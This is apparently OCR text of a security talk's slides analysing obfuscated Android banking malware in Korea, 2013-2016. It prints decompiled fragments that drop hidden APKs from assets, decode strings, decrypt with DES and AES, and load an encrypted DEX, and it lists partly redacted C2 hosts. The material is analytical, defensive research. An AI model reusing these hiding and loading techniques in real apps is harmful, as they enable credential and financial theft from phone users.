


NPKI

Hacker's Email(Leaked Financial Information)

Obfuscated Android Malware

Obfuscated Android Malware Timeline in Korea



Optimizer /Obfuscator

Protector

Packer

Base64 /Proguard

Raw /Assets

DES /AES

Hexadecimal

Encrypted DEX

Java Reflection

JNI

Dexguard

APK Protector

Nq shield

Bangcle

Jiagu

Tencent

2013


2014

2015


2016

Obfuscated Android Malware

- Assets / Raw




```
private void installZxingApk(int switchid) {
    Intent v4 = new Intent();
    v4.addFlags(268435456);
    v4.setAction("android.intent.action.VIEW");
    String v7 = "application/vnd.android.package-archive";
    try {
        InputStream v5 = this.getClass().getResourceAsStream("/assets/" + switchid + ".apk");
        FileOutputStream v3 = this.openFileOutput(String.valueOf(switchid) + ".apk", 1);
        byte[] v0 = new byte[1024];
```




```
00000000  50 4B 03 04 14 00 08 00 08 00 42 52 84 44 94 C2  PK
00000010  8A 3F 4C 01 00 00 05 02 00 00 14 00 00 00 4D 45  .?
00000020  54 41 2D 49 4E 46 2F 4D 41 4E 49 46 45 53 54 2E  TA-
00000030  4D 46 6D CF 4D 6F 82 40 18 04 E0 BB 89 FF 81 63  MF
00000040  7B 10 D0 56 50 93 1E 40 B0 95 FA 6D C1 E2 C5 2C  (.
00000050  BB 2F B8 76 5D 74 77 41 F9 F7 B5 4D 93 36 A4 D7  ./
00000060  49 E6 C9 CC 14 71 9A 82 54 AD 08 84 A4 39 1F 68  I.
00000070  6D DD 6C 36 86 02 90 02 D2 72 AB AF C0 D2 CD DD  m.:
00000080  83 AD DD AD 0B AF 4D 29 16 B9 AC A4 82 A3 D4 C6  ..
```


install malicious APK in Assets Resource



```
public static String a(Context arg5, int arg6) {
    int v0_2;
    String v1;
    BufferedReader v3;
    try {
        v3 = new BufferedReader(new InputStreamReader(arg5.getResources().openRawResource(arg6)));
        v1 = v3.readLine();
        if(v1 != null) {
            goto label_11;
        }
```



```
2
N13AIER1QGDLTIRBMLDE4N7I0LQ9RO4HNL0HBK6KVZPB94NDC6TDAQ91PADADG9LR77VS
N13AIER1QGDLTIRBMLDE4N7I0LQ9RO4HNL0HBK6KVZPB94NDC6TDAQ91PADAN6N7IJ5RB
```



```
public class e {
    private static int decode_3(int arg4) {
        int v3 = 60466176;
        int v0 = 4;
        int v2 = (34567 + arg4) % v3;
        while(true) {
            int v1 = v0 - 1;
            if(v0 == 0) {
                return v2;
            }

            v2 = (v2 * 13 + 1361423303) % v3;
            v0 = v1;
        }

        return v2;
    }

    public static int decode_2(String arg5) {
        int v4 = 60466176;
        int v0 = 4;
        int v3 = Integer.valueOf(arg5.substring(0, 5), 36).intValue();
        int v2 = Integer.valueOf(arg5.substring(5, 10), 36).intValue();
        while(true) {
            int v1 = v0 - 1;
            if(v0 == 0) {
                break;
            }

            v0 = (v2 - e.decode_3(v3)) % v4;
            v3 = (v3 - e.decode_3(v0)) % v4;
            v2 = v0;
            v0 = v1;
        }

        return (v3 + v4) % v4 * v4 + (v2 + v4) % v4;
    }

    public static String b(String arg3) {
        int v1 = 0;
        String v0 = "";
        while(v1 < arg3.length()) {
            v0 = String.valueOf(v0) + e.decode_2(arg3.substring(v1, v1 + 10));
            v1 += 10;
        }

        return v0;
    }

    public static String decode_1(String arg3) {
        int v1 = 0;
        String v0 = "";
        while(v1 < arg3.length()) {
            v0 = String.valueOf(v0) + (((char)e.decode_2(arg3.substring(v1, v1 + 10))));
            v1 += 10;
        }
```

De-Obfuscated C2


[redacted].ddns.info

[redacted].wha.la

Decoding Obfuscated String from Raw Resource

Obfuscated Android Malware


- Base64 / DES / AES / Hexadecimal



```
("VjFaV2IxVXdNVWhVYTFacFRURndUbHBYZEZaTlZsRjNWR1JDYkZKVVJrW1ZWbWhYVkd4Y
```


-> 198.100.124.***:505/sms_admin (C2)

Base64




```
public static byte[] a(byte[] arg4, String arg5) {
    byte[] v0_2;
    if(arg5 == null || arg5.length() < 8) {
        arg5 = "st3[redacted]78";
    }

    SecureRandom v0 = new SecureRandom();
    try {
        SecretKey v1 = SecretKeyFactory.getInstance("DES").generateSecret(new DESKeySpec(
        Cipher v2 = Cipher.getInstance("DES");
        v2.init(2, ((Key)v1), v0);
        v0_2 = v2.doFinal(arg4);
    }
```

DES




```
l.e = "ycsrsFnI0MnhE0MYDDBzSg==";
```



```
public static String e(String arg3) {
    String v0_2;
    try {
        SecretKeySpec v0_1 = new SecretKeySpec(c.a, "AES");
        Cipher v1 = Cipher.getInstance("AES");
        v1.init(2, ((Key)v0_1));
        v0_2 = new String(v1.doFinal(a.a(arg3.getBytes("UTF8"))), "UTF8");
    }
```

-> 27.54.225.*** (C2)

AES



```
xmpp=36302E37312E313031
```


-> 60.71.101*** (C2)

Hexadecimal to Text

Obfuscated Android Malware

- Use different IP every day

Mon(***.***.166.32)　Tue(***.***.166.43)　Wed(***.***.166.44)




```
nt.g = new String[]{"sljs3mTUh/igm+brXM2Nww==", "tJ1EJP87juXP94pklxXpKQ==", "ehdKhIYWxQCiM4/
 "JpQiPqAm5+Ov4AMcYOUbzA==", "05xAQXg8ecxGEp3yyEvdWA=="};
```


Thu(***.***.166.45)　Fri, Sat, Sun(***.***.166.46)

Obfuscated Android Malware

- Encrypted DEX



```
00000000  FE EC B3 D1 2B B5 E0 FE BE 7C 1B D9 11 D8 A9 C8  ....+
```




```
try {
    InputStream v6 = this.getAssets().open("ypt.db");
    Log.v("cmd", "get Input Ok");
    int v2 = v6.available();
    Log.v("cmd", "数据大小：" + v2);
    byte[] v0 = new byte[v2];
    v6.read(v0, 0, v2);
    byte[] v1 = new DesUtils("gjaoun").decrypt(v0);
    FileOutputStream v4 = new FileOutputStream(v8);
    v4.write(v1);
    v4.close();
    Log.v("cmd", "ds数据读取完毕");
    try {
        this.localDexFile = DexFile.loadDex(v8, v9, 0);
```


After decrypt Dex(encrypted DES) , Load it(main malicious code)

Obfuscated Android Malware


- Native Code (JNI)



